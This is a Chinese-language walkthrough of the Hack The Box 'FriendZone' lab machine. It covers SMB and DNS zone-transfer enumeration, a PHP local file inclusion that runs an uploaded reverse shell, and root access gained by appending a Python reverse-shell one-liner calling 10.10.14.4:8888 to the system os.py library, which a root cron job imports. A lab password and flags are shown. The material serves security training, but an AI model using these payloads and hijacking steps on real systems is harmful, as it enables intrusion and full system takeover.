FriendZone(完成),有DNS權威

```
└──# nmap -sCV -p21,22,53,80,139,443,445 10.10.10.123 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-13 13:13 EDT
Nmap scan report for 10.10.10.123
Host is up (0.23s latency).

PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA)
|   256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA)
|_  256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)
53/tcp  open  domain      ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Friend Zone Escape software
|_http-server-header: Apache/2.4.29 (Ubuntu)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp open  ssl/http    Apache httpd 2.4.29
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject:
commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/country
Name=JO
| Not valid before: 2018-10-05T21:02:30
|_Not valid after:  2018-11-04T21:02:30
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
|_http-title: 404 Not Found
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (96%), Linux 3.16 (95%), ASUS RT-N56U WAP
(Linux 3.4) (95%), Linux 3.18 (94%), Linux 3.1 (93%), Linux 3.2 (93%), Linux 3.10 -
4.11 (93%), Oracle VM Server 3.4.2 (Linux 4.1) (93%), Linux 3.12 (93%), Linux 3.13
(93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
```

```
Service Info: Hosts: FRIENDZONE, 127.0.1.1; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: FRIENDZONE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)
| smb2-time:
|   date: 2024-04-13T17:13:38
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: friendzone
|   NetBIOS computer name: FRIENDZONE\x00
|   Domain name: \x00
|   FQDN: friendzone
|_  System time: 2024-04-13T20:13:38+03:00
|_clock-skew: mean: -1h00m00s, deviation: 1h43m54s, median: -1s

TRACEROUTE (using port 139/tcp)
HOP RTT       ADDRESS
1   229.21 ms 10.10.14.1
2   224.10 ms 10.10.10.123

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.36 seconds
```

SMB

```
┌──(root㉿kali)-[~/htb/FriendZone]
└─# smbclient  -L //10.10.10.123/Development
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        Files           Disk      FriendZone Samba Server Files /etc/Files
        general         Disk      FriendZone Samba Server Files
        Development     Disk      FriendZone Samba Server Files
        IPC$            IPC       IPC Service (FriendZone server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            FRIENDZONE
```

```
└─# smbclient  //10.10.10.123/general
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Jan 16 15:10:51 2019
  ..                                  D        0  Tue Sep 13 10:56:24 2022
  creds.txt                           N       57  Tue Oct  9 19:52:42 2018

                3545824 blocks of size 1024. 1646696 blocks available
smb: \> get creds.txt
getting file \creds.txt of size 57 as creds.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \>
```

```
┌──(root㉿kali)-[~/htb/FriendZone]
└─# cat creds.txt
creds for the admin THING:

admin:WORKWORKHhallelujah@#
```

ussernane : admin


passwd : WORKWORKHhallelujah@#

进行hosts更改


```
┌──(root㉿kali)-[~/htb/FriendZone/smb]
└─# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.10.153 teacher.htb
10.10.10.121 help.htb
10.10.10.123 friendzone.red friendzoneportal.red
```


Email us at: info@friendzoneportal.red

提示:



原始碼發現/js/js





測試一些功能！

我正在努力不破壞東西！

T1M4VGlqT21vSTE3MTMwMzEyNDh2WEZWUDJ6SmFC

- T1M4VGlqT21vSTE3MTMwMzEyNDh2WEZWUDJ6SmFC

base64 解碼後

- OS8TijOmoI1713031248vXFVP2zJaB

```
┌──(root㉿kali)-[~/htb/FriendZone/http_https]
└─# dig axfr @10.10.10.123 friendzone.red

; <<>> DiG 9.19.21-1-Debian <<>> axfr @10.10.10.123 friendzone.red
; (1 server found)
;; global options: +cmd
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
friendzone.red.         604800  IN      AAAA    ::1
friendzone.red.         604800  IN      NS      localhost.
friendzone.red.         604800  IN      A       127.0.0.1
administrator1.friendzone.red. 604800 IN A      127.0.0.1
hr.friendzone.red.      604800  IN      A       127.0.0.1
uploads.friendzone.red. 604800  IN      A       127.0.0.1
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 307 msec
;; SERVER: 10.10.10.123#53(10.10.10.123) (TCP)
;; WHEN: Sat Apr 13 14:16:40 EDT 2024
;; XFR size: 8 records (messages 1, bytes 289)

┌──(root㉿kali)-[~/htb/FriendZone/http_https]
└─# dig axfr @10.10.10.123 friendzoneportal.red

; <<>> DiG 9.19.21-1-Debian <<>> axfr @10.10.10.123 friendzoneportal.red
; (1 server found)
;; global options: +cmd
friendzoneportal.red.   604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
friendzoneportal.red.   604800  IN      AAAA    ::1
friendzoneportal.red.   604800  IN      NS      localhost.
friendzoneportal.red.   604800  IN      A       127.0.0.1
admin.friendzoneportal.red. 604800 IN   A       127.0.0.1
files.friendzoneportal.red. 604800 IN   A       127.0.0.1
imports.friendzoneportal.red. 604800 IN A       127.0.0.1
vpn.friendzoneportal.red. 604800 IN     A       127.0.0.1
friendzoneportal.red.   604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 307 msec
;; SERVER: 10.10.10.123#53(10.10.10.123) (TCP)
;; WHEN: Sat Apr 13 14:16:46 EDT 2024
;; XFR size: 9 records (messages 1, bytes 309)
```

進行整理

```
cat zone | grep friendzone |grep IN |awk '{print $1}' |sed 's/\.$//g'|sort -u
```

```
# cat zone | grep friendzone |grep IN |awk '{print $1}' |sed 's/\.$//g'|sort -u
admin.friendzoneportal.red
administrator1.friendzone.red
files.friendzoneportal.red
friendzoneportal.red
friendzone.red
hr.friendzone.red
imports.friendzoneportal.red
uploads.friendzone.red
vpn.friendzoneportal.red
```

進行vi 打:%s/\n/ /g進行並排

```
root@kali: ~ ×  root@kali: ~ ×  root@kali: ~/htb/FriendZone ×  root@kali: ~/htb/FriendZone/http_https ×
admin.friendzoneportal.red administrator1.friendzone.red files.friendzoneportal.red friendzoneportal.red friendzone.red hr.friendzone.red imports.friendzoneportal.red uploads.friendzone.red vpn.friendzoneportal.red
```

並放在/etc/hosts


以下3組URL可用

https://admin.friendzoneportal.red/ -登入介面


https://administrator1.friendzone.red/ -登入介面

https://uploads.friendzone.red/ -上傳介面

第二組URL依前面登入後



Login Done ! visit /dashboard.php



Smart photo script for friendzone corp !


*** Note : we are dealing with a beginner php developer and the application is not tested yet !**


image_name param is missed !

please enter it to show the image

default is image_id=a.jpg&pagename=timestamp

放入GET請求






Something went worng ! , the script include wrong param !

Final Access timestamp is 1713037902

修改參數，數個提示



Smart photo script for friendzone corp !

*** Note : we are dealing with a beginner php developer and the application is not tested yet !**

Something went worng ! , the script include wrong param !

Smart photo script for friendzone corp !

*** Note : we are dealing with a beginner php developer and the application is not tested yet !**


Something went worng ! , the script include wrong param !

Smart photo script for friendzone corp !

*** Note : we are dealing with a beginner php developer and the application is not tested yet !**

檢查原代碼

`php://filter/convert.base64-encode/resource=dashboard`



Smart photo script for friendzone corp !

*** Note : we are dealing with a beginner php developer and the application is not tested yet !**

Something went worng ! , the script include wrong param !

PD9waHAKCi8vZWNobyAiPGNlbnRlcj48aDI+U21hcnQgcGhvdG8gc2NyaXB0IGZvciBmcmllbmR6b25lIGNvcnAgITwvaDI+PC9jZW50ZXI+IjsKLy9lY2hvICI8Y2VudGVyPjxoMz4qIE5vdGUgOiBiB3ZSBhcmUgZGVhbGluZyB3aXRoIGEgYmVnaW5uZXIgc

```
└─# cat dash_code
<?php

//echo "<center><h2>Smart photo script for friendzone corp !</h2></center>";
//echo "<center><h3>* Note : we are dealing with a beginner php developer and the application is not tested yet !</h3></center>";
echo "<title>FriendZone Admin !</title>";
$auth = $_COOKIE["FriendZoneAuth"];

if ($auth === "e7749d0f4b4da5d03e6e9196fd1d18f1"){
 echo "<br><br><br>";

echo "<center><h2>Smart photo script for friendzone corp !</h2></center>";
echo "<center><h3>* Note : we are dealing with a beginner php developer and the application is not tested yet !</h3></center>";

if(!isset($_GET["image_id"])){
  echo "<br><br>";
  echo "<center><p>image_name param is missed !</p></center>";
  echo "<center><p>please enter it to show the image</p></center>";
  echo "<center><p>default is image_id=a.jpg&pagename=timestamp</p></center>";
 }else{
 $image = $_GET["image_id"];
 echo "<center><img src='images/$image'></center>";

 echo "<center><h1>Something went worng ! , the script include wrong param !</h1></center>";
 include($_GET["pagename"].".php");
 //echo $_GET["pagename"];
 }
}else{
echo "<center><p>You can't see the content ! , please login !</center></p>";
}
?>
```

後段可用php反彈shell，但尾巴不須加php

確認可讀+寫

```
┌──(root㉿kali)-[~]
└─# smbmap  -H 10.10.10.123

    SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.10.10.123:445        Name: admin.friendzoneportal.red        Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        Files                                                   NO ACCESS       FriendZone Samba Server Files /etc/Files
        general                                                 READ ONLY       FriendZone Samba Server Files
        Development                                             READ, WRITE     FriendZone Samba Server Files
        IPC$                                                    NO ACCESS       IPC Service (FriendZone server (Samba, Ubuntu))

┌──(root㉿kali)-[~]
```

SMB上傳shell

```
┌──(root㉿kali)-[~/htb/FriendZone/http_https]
└─# ls
dash_code  hosts  shell.php  zone

┌──(root㉿kali)-[~/htb/FriendZone/http_https]
└─# smbclient  //10.10.10.123/Development
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> put shell.php
putting file shell.php as \shell.php (3.4 kb/s) (average 3.4 kb/s)
smb: \> dir
  .                                   D        0  Sat Apr 13 16:14:25 2024
  ..                                  D        0  Tue Sep 13 10:56:24 2022
  shell.php                           A     2585  Sat Apr 13 16:14:25 2024

                3545824 blocks of size 1024. 1606716 blocks available
```

https://administrator1.friendzone.red/dashboard.php?image_id=a.png&pagename=/etc/Development/shell

Kali Forums

root@kali: ~/htb/FriendZone/http_https

檔案 動作 編輯 檢視 幫助

root@kali: ~ × | kali@kali: ~ × | root@kali: ~/htb/FriendZone/http_https ×

```
fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
        if (!$daemon) {
                print "$string\n";
        }
}

?>

┌──(root㉿kali)-[~/htb/FriendZone/http_https]
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.123] 58982
Linux FriendZone 4.15.0-36-generic #39-Ubuntu SMP Mon Sep 24 16:19:09 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 23:17:20 up  3:17,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ uname -a
Linux FriendZone 4.15.0-36-generic #39-Ubuntu SMP Mon Sep 24 16:19:09 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
$ cat /etc/passwd|grep bash
root:x:0:0:root:/root:/bin/bash
friend:x:1000:1000:friend,,,:/home/friend:/bin/bash
$
```

user flag

```
user.txt
$ cat user.txt
9c1390e082a63700622a861c994534f1
```

使用pspy，發現有在做排程

```
2024/04/13 23:28:01 CMD: UID=0     PID=2129   | /usr/bin/python /opt/server_admin/reporter.py
2024/04/13 23:28:01 CMD: UID=0     PID=2128   | /bin/sh -c /opt/server_admin/reporter.py
2024/04/13 23:28:01 CMD: UID=0     PID=2127   | /usr/sbin/CRON -f
2024/04/13 23:29:36 CMD: UID=107   PID=2131   | /usr/sbin/exim4 -qG
2024/04/13 23:30:01 CMD: UID=0     PID=2135   | /usr/bin/python /opt/server_admin/reporter.py
2024/04/13 23:30:01 CMD: UID=0     PID=2134   | /bin/sh -c /opt/server_admin/reporter.py
2024/04/13 23:30:01 CMD: UID=0     PID=2133   | /usr/sbin/CRON -f
2024/04/13 23:32:01 CMD: UID=0     PID=2139   | /usr/bin/python /opt/server_admin/reporter.py
2024/04/13 23:32:01 CMD: UID=0     PID=2138   | /bin/sh -c /opt/server_admin/reporter.py
2024/04/13 23:32:01 CMD: UID=0     PID=2137   | /usr/sbin/CRON -f
```

查看py

```
sh: 0: can't access tty; job control turned off
$ cat /opt/server_admin/reporter.py
#!/usr/bin/python

import os

to_address = "admin1@friendzone.com"
from_address = "admin2@friendzone.com"

print "[+] Trying to send email to %s"%to_address

#command = ''' mailsend -to admin2@friendzone.com -from admin1@friendzone.com -ssl -port 465 -auth -smtp smtp.gmail.co-sub scheduled results email +cc +bc -v -user you -pass
PAPAP"'''

#os.system(command)

# I need to edit the script later
# Sam ~ python developer
```

檢查py有哪些版本及目前版本

目前可用2.7，也就是os.py。猜測排程也是使用2.7

```
$ locate os.py
/usr/lib/python2.7/os.py
/usr/lib/python2.7/os.pyc
/usr/lib/python2.7/dist-packages/samba/provision/kerberos.py
/usr/lib/python2.7/dist-packages/samba/provision/kerberos.pyc
/usr/lib/python2.7/encodings/palmos.py
/usr/lib/python2.7/encodings/palmos.pyc
/usr/lib/python3/dist-packages/LanguageSelector/macros.py
/usr/lib/python3.6/os.py
/usr/lib/python3.6/encodings/palmos.py
$ which python
/usr/bin/python
$ python --version
Python 2.7.15rc1
$
```

參考先前網站2.7反彈

https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

```
echo 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.4",8888));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);' >> /usr/lib/python2.7/os.py
```

等排程跑完後

```
└─# nc -lnvp 8888
listening on [any] 8888 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.123] 35314
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
#
```

```
# cat root.txt
b4a46f12e97fdfdc74520a538633249d
#
```